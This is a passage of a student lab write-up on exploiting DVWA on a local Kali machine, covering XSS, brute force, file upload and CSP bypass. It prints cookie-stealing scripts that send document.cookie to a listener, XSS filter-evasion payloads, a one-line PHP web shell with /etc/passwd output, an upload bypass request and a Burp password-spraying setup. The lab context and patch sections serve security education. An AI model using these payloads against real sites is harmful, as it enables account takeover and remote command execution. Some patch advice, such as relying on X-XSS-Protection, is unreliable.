Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [16/Apr/2022 16:36:08] "GET /?cookie=PHPSESSID=i987edb0uf4taom4gq2sfi0s6l;%20security=low HTTP/1.1" 200 -
```

## Medium Level

In this level the developer added a simple pattern to not allow <script> tags to be run and disable the execution of Javascript. However, in the source code it is only checking for <script> and not <script>. We tried to run the script from the URL but it returns the default language value English in the header as expected from the source code. We ran our script using </select> instead and received the cookie as well. We added </select><img src/onerror = alert(document.cookie)>, since we did not provide a src, an error will occur which will trigger the code.


```
Q 127.0.0.1/DVWA/vulnerabilities/xss_d/?default=English<script>alert()</script> -
```

```
Q s/xss_d/?default=English</select><img src/onerror = alert(document.cookie)> -
```



## High Level

In this level the source code shows it only allows the available languages to be selected, if it is anything else it will render the default language (English). However, we used in the URL and received the cookie. The code will run on the client side but not make the request to the server.



## XSS (Reflected)

Low Level

In this level, the source code does not validate user input and will run the script. We managed to steal the cookie in the same way as we did in the XSS DOM challenge.

**Directory listing for  
/?cookie=PHPSESSID=i987edb0uf4taom4gq2sfi0s6l;  
security=low**

- 
- [.bashrc](#)
  - [.bashrc.original](#)
  - [.cache/](#)
  - [.config/](#)
  - [.dbus/](#)
  - [.face](#)
  - [.face.icon@](#)
  - [.mysql\\_history](#)
  - [.profile](#)
  - [.zsh\\_history](#)
  - [.zshrc](#)
- 

```
(root㉿kali)-[~]
└─# python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [16/Apr/2022 17:30:59] "GET /?cookie=PHPSESSID=i987edb0uf4taom4gq2sfi0s6l;%20security=low HTTP/1.1" 200 -
```

## Medium Level

In this level the source code checks for script tags so if we try to run our script it will be taken as a string and display it. Although, we used the </select> method and it worked again.

What's your name?  Submit

### Directory listing for /?cookie=PHPSESSID=f33jgmv2onqb6vf43q6404d135; security=medium


- [.bashrc](#)
- [.bashrc.original](#)
- [.cache/](#)
- [.config/](#)
- [.dbus/](#)
- [.face](#)
- [.face.icon@](#)
- [.mysql\\_history](#)
- [.profile](#)
- [.zsh\\_history](#)
- [.zshrc](#)

```
└─(root㉿kali)-[~]
  # python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [16/Apr/2022 19:35:48] "GET /?cookie=PHPSESSID=f33jgmv2onqb6vf4
3q6404d135;%20security=medium HTTP/1.1" 200 -
```

## High Level

Here we tried the same method with the `<img>` tag and we received the cookie.

What's your name?



## XSS (Stored)


Low Level

The text area was not large enough to hold our script, so we had to enlarge it from the inspect tools, then we ran the same command as seen in the challenges above. Our script will be stored on the page and will execute every time it is opened.

```
▼ <tr>
  <td width="100">Message *</td>
  ▼ <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxlength="250"></textarea>
  </td>
</tr>
```

## Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="hello"/>
Message *	<pre>&lt;script&gt;window.location='http://127.0.0.1:1337/?cookie='+document.cookie&lt;/script&gt;</pre>
<input type="button" value="Sign Guestbook"/> <input type="button" value="Clear Guestbook"/>	




## Directory listing for /?cookie=PHPSESSID=f33jgmv2onqb6vf43q6404d135; security=low

```
[root@kali) ~]# python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [17/Apr/2022 06:51:49] "GET /?cookie=PHPSESSID=f33jgmv2onqb6vf4
3q6404d135;%20security=low HTTP/1.1" 200 -
```

Medium Level

Here the source code was only sanitizing the message text field but the name input field remained vulnerable. They used the `strip_tags()`, `addslashes()`, and `htmlspecialchars()` to sanitize user input.

A screenshot of a guestbook form. The 'Name' field contains the value: <scr<script>ipt>alert(document.cookie)</script>. The 'Message' field contains the value: message. Below the form are two buttons: 'Sign Guestbook' and 'Clear Guestbook'. The entire screenshot is highlighted in blue.

## High Level

We used <a> tags with an onclick function, the link will be stored and displayed on the page from the user to click allowing us to execute our function on click.

The screenshot shows a guestbook form with two fields: 'Name \*' and 'Message \*'. The 'Name' field contains the value '<a onclick="alert(document.cookie)">Click me</a>' and is highlighted with a blue border. The 'Message' field contains the value 'Click it' and is also highlighted with a blue border. Below the fields are two buttons: 'Sign Guestbook' and 'Clear Guestbook'. The resulting output on the page is: 'Name: Click me' and 'Message: Click it', where 'Click me' is in green and 'Click it' is in orange, indicating they are clickable links.

⊕ 127.0.0.1

security=high; PHPSESSID=dkemqapmmthdr85qu5tg76g28l

OK

Risks regarding the end user

An end user's session cookie may be exposed and which will allow the attacker to take over the victim's account. The attacker can also modify the html content of a website such as a news site which could affect some stock prices.

How to patch the vulnerabilities

The HTTP **X-XSS-Protection** response header is a feature of Internet Explorer, Chrome and Safari that stops pages from loading when they detect reflected cross-site scripting ([XSS](#)) attacks.

In the source code this feature was not on. We should have it set to 1 instead. We should also sanitize all input before making a request to the server. All fields should be taken into consideration.

## Part 4

### Brute Force Challenge

#### Low Level

We tried the original DVWA credentials admin and password and that welcomed us with our “profile picture”. Once we open the profile picture in a separate tab, we are able to navigate one level up to the users directory where we got a list of available users.

The screenshot shows a browser interface. On the left, a tab is open showing 'admin.jpg (JPEG Image, 100x100)' with a preview of a person's face. Below it, the address bar shows '127.0.0.1/DVWA/hackable/users/'. A blue highlighted link says 'http://127.0.0.1/DVWA/hackable/users/' — Visit. Below the address bar, there's a search bar and links for various Kali Linux tools. On the right, a separate window shows the 'Index of /DVWA/hackable/users' page. It has a header 'Index of /DVWA/hackable/users' and a table with columns 'Name', 'Last modified', and 'Size'. The table lists several files:

Name	Last modified	Size
Parent Directory	-	-
1337.jpg	2022-04-05 14:23	3.6K
admin.jpg	2022-04-05 14:23	3.5K
gordonb.jpg	2022-04-05 14:23	3.0K
pablo.jpg	2022-04-05 14:23	2.9K
smithy.jpg	2022-04-05 14:23	4.3K

At the bottom of the page, it says 'Apache/2.4.52 (Debian) Server at 127.0.0.1 Port 80'

## ⑦ Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payload

Attack type: Cluster bomb

```
1 GET /DVWA/vulnerabilities/brute/?username=$admin$&password=$password$&Login=Login HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login
9 Cookie: security=low; PHPSESSID=dkemqapmmthdr85qu5tg76g28l
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
```

Inside Burp Suite, we set an attack to “Cluster Bomb” allowing us to use 2 different payloads for username and password. The first payload contains 5 of the users we found (admin, 1337, pablo, smithy, gordonb). In the second payload we have our list of the top 100 most used/weakest passwords. The results with the missing 1 are the correct credentials found.

The screenshot shows two separate payload configuration panels. The left panel is for Payload set 1, which has a payload count of 5 and a payload type of "Simple list". It lists five items: admin, pablo, smithy, 1337, and gordonb. The right panel is for Payload set 2, which has a payload count of 100 and a payload type of "Simple list". It lists 100 common passwords, starting with 123456, 123456789, password, adobe123, 12345678, qwerty, 1234567, 111111, photoshop, 123123, 1234567890, and 000000. Both panels include buttons for Paste, Load, Remove, Clear, Deduplicate, Add, and Enter a new item, along with a dropdown menu for "Add from list ... [Pro version only]".

9. Intruder attack of 127.0.0.1 - Temporary attack - Not saved to project file								
Attack	Save	Columns	Results	Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items								
Requ...	Payload 1	Payload 2	Status	Error	Timeout	Length	Username and/or password in...	
9	1337	123456789	200			4532	1	
10	gordonb	123456789	200			4532	1	
11	admin	password	200			4575		
12	pablo	password	200			4532	1	
13	smithy	password	200			4577		
Requ...	Payload 1	Payload 2	Status	Error	Timeout	Length	Username and/or password in...	
64	1337	abc123	200			4532	1	
65	gordonb	abc123	200			4579		

## Medium Level

In this level we tried the same attack and successfully found credentials to login.

Requ...	Payload 1	Payload 2	Status	Error	Timeout	Length	Username and/or password in...
0			200			4584	
1	admin	123456	200			4541	1
2	admin	123456789	200			4541	1
3	admin	password	200			4584	
4	admin	adobe123	200			4541	1
5	admin	12345678	200			4541	1
6	admin	qwerty	200			4541	1

## Risks regarding the end user

The risk here is that we were able to easily brute force into logging in and gaining the credentials of every user available. We had access to the admin account. The passwords are weak and not encrypted.

## How to patch the vulnerabilities

- Use longer alphanumeric passwords with special characters (length <= 16 chars)
- Use encryption techniques
- Prepared statements to prevent SQL injection
- Lock account after 3 failed attempts
- 2 factor authentication

# File Upload Challenge

## Low Level


In this level, the source code does not check for a file type allowing us to upload a .php file and run our commands easily.

### Vulnerability: File Upload

Choose an image to upload:


script.php

We wrote a simple script to take and execute a command. Once we upload our script, the path to our php file is displayed.



```
1 <?php system($_REQUEST["cmd"]); ?>
```


We added the path to the end of the url and passed a command and we got the result below.



```
oot:x:0:0:root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys
/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/
man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:n
news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin w
ata:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:M
anager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting Syste
m:gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:sy
stemd,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nol
apt:x:102:65534::/nonexistent:/usr/sbin/nologin mysql:x:103:110:MySQL Server,,,:/nonexistent:/bin/false tss:x:104:111:
tack,,,:/var/lib/tpm:/bin/false strongswan:x:105:65534::/var/lib/strongswan:/usr/sbin/nologin systemd-timesync:x:106:11
ynchronization,,,:/run/systemd:/usr/sbin/nologin redsocks:x:107:113::/var/run/redsocks:/usr/sbin/nologin rwhod:x:108:6
:spool/rwho:/usr/sbin/nologin iodine:x:109:65534::/run/iodine:/usr/sbin/nologin messagebus:x:110:114::/nonexistent:/usr
niredo:x:111:65534::/var/run/miredo:/usr/sbin/nologin _rpc:x:112:65534::/run/rpcbind:/usr/sbin/nologin usbmux:x:113:4
aemon,,,:/var/lib/usbmux:/usr/sbin/nologin tcpdump:x:114:120::/nonexistent:/usr/sbin/nologin rtkit:x:115:121:RealtimeI
usr/sbin/nologin sshd:x:116:65534::/run/sshd:/usr/sbin/nologin dnsmasq:x:117:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/
tad:x:118:65534::/var/lib/nfs:/usr/sbin/nologin avahi:x:119:125:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nol
```

## Medium Level

Here we used Burp Suite to intercept the POST request, change the content-type to image/jpeg (since it does not check for the extensions), then forward/send it to the server which will allow us to run our commands through the URL as shown.



Choose an image to upload:

script.php

Request to http://127.0.0.1:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex ⌂ ⌄ ⌅ ⌆

```

10 Connection: close
11 Referer: http://127.0.0.1/DVWA/vulnerabilities/upload/
12 Cookie: security=medium; PHPSESSID=dkemqapmmthdr85qu5tg76g28l
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 .....59352433310094981922565498502
20 Content-Disposition: form-data; name="MAX_FILE_SIZE"
21
22 100000
23 .....59352433310094981922565498502
24 Content-Disposition: form-data; name="uploaded"; filename="script.php"
25 Content-Type: image/jpeg
26
27 <?php system($_REQUEST["cmd"]);?>
28 .....59352433310094981922565498502
29 Content-Disposition: form-data; name="Upload"
30
31 Upload

```


Choose an image to upload:

No file selected.

.../..../hackable/uploads/script.php succesfully uploaded!

Q 127.0.0.1/DVWA/vulnerabilities/upload/..../hackable/uploads/script.php -

Q 127.0.0.1/DVWA/vulnerabilities/upload/..../hackable/uploads/script.php?cmd=ls -



dvwa\_email.png image.png script.php

## Risks regarding the end user

- We were able to execute commands by uploading a file with 1 line of code.

- Server side attacks: Run commands, browse local files and resources.


## How to patch the vulnerabilities

- Check file types and file extensions and filter through the allowed file types.
- Limit file name and content length to prevent DOS attacks.
- Restrict file uploading to authorized users only.

## CSP Bypass Challenge

### Low Level

We exploit the vulnerability in this level by using hastebin.com to write our script, take the raw copy of it then submit it.




```
1 alert("Hello Dr Ayman")
```

**Vulnerability: Content Security Policy (CSP) Bypass**

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

Include



The modal dialog box contains the text "Hello Dr Ayman" and an "OK" button at the bottom.

## Medium Level


In this level, to exploit the vulnerability, we took

```
<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert("hacked");</script>
```

From the source code and used it as input. The nonce allows us to list inline scripts.

### Vulnerability: Content Security Policy (CSP) Bypass

Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.

## High Level

Here we had to modify the file as shown below and add our script. Once we save and reload the page our script runs.

```

(fatima@sunny:[/var/www/html]
$ ls
index.html index.nginx-debian.html

(fatima@sunny:[/var/www/html]
$ cd DVWA
(fatima@sunny:[/var/www/html/DVWA]
$ ls
out.php COPYING.txt index.html instructions.php phpinfo.php README.tr.md SECURITY.md robots.txt setup.php
CHANGELOG.md favicon.ico index.php logout.php README.md README.zh.md security.php vulnerability

(fatima@sunny:[/var/www/html/DVWA]
$ cd vulnerabilities
(fatima@sunny:[/var/www/html/DVWA/vulnerabilities]
$ cd CSP
(fatima@sunny:[/var/www/html/DVWA/vulnerabilities]
$ cd CSP
(fatima@sunny:[/var/www/html/DVWA/vulnerabilities/csp]
$ cd src
(fatima@sunny:[/var/www/html/DVWA/vulnerabilities/csp]
$ cd SOURCE
(fatima@sunny:[/var/www/html/DVWA/vulnerabilities/csp/source]
$ subl txt.txt

File Edit Selection Time View Code Tools Project Preferences Help
p.c jsonp.php txt.txt

1 <?php
2 header("Content-Type: application/json; charset=UTF-8");
3
4 if (array_key_exists ("callback", $_GET)) {
5     $callback = $_GET['callback'];
6 } else {
7     return "";
8 }
9
10 $outp = array ("answer" => "15");
11 //echo $callback . "(" . json_encode($outp) . ")";
12 echo "alert(\"hello dr ayman from high\");";
13 ?>
14
15
16
Run your own code.
1+2+3+4+5=
Solve the sum
More Info
    hello dr ayman from high
    • Content
    • Mozilla
    • Mozilla
Module developer
OK

```

## Risks regarding the end user

Risks include allowing the attacker to perform DOS attacks, install backdoors, and run all sorts of scripts.

## How to patch the vulnerabilities

- Add secure headers
- Add all necessary policies

# References

## Setup

<https://www.youtube.com/watch?v=PaB17Cc0dUg>

## Command Execution

<https://medium.com/@juan.tirtayana/dvwa-v1-10-command-injection-all-difficulty-attack-phase-securing-the-code-70de3eec564f>

<https://www.php.net/manual/en/function.escapeshellarg.php>

## SQL Injection

<https://www.youtube.com/watch?v=5bj1pFmyyBA&list=PLHUKi1UIEgOJLPSFZaFKMoexpM6qhOb4Q&index=9>

<https://www.youtube.com/watch?v=uN8Tv1exPMk&list=PLHUKi1UIEgOJLPSFZaFKMoexpM6qhOb4Q&index=9>

<https://blog.pythian.com/mysql-injection-sleep/>

## Cross-site Scripting (XSS)

<https://medium.com/hacker-toolbelt/dvwa-1-9-xss-dom-ae1a29018f66>

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

[https://cheatsheetseries.owasp.org/cheatsheets/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html)

<https://owasp.org/www-community/attacks/xss/>

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection>

<https://www.youtube.com/watch?v=X87Ubv-qDm4>

<https://www.youtube.com/watch?v=qHHADT52L5s>

<https://www.youtube.com/watch?v=P1I9UGpGdrU>

### **Brute Force**

<https://www.youtube.com/watch?v=SWzxoK6DAE4&t=549s>

<https://www.kali.org/tools/burpsuite/>

<https://dtwh.medium.com/damn-vulnerable-web-application-dvwa-brute-force-walkthrough-722f33a3c725>

### **File Upload**

<https://www.youtube.com/watch?v=K7XBQWAZdZ4>

[https://owasp.org/www-community/vulnerabilities/Unrestricted\\_File\\_Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)

### **CSP Bypass**

<https://www.youtube.com/watch?v=ERksJHl0DC0>

[https://developer.mozilla.org/en-US/docs/Web/HTML/Global\\_attributes/nonce](https://developer.mozilla.org/en-US/docs/Web/HTML/Global_attributes/nonce)

<https://blog.detectify.com/2019/07/11/content-security-policy-csp-explained-including-common-bypasses/>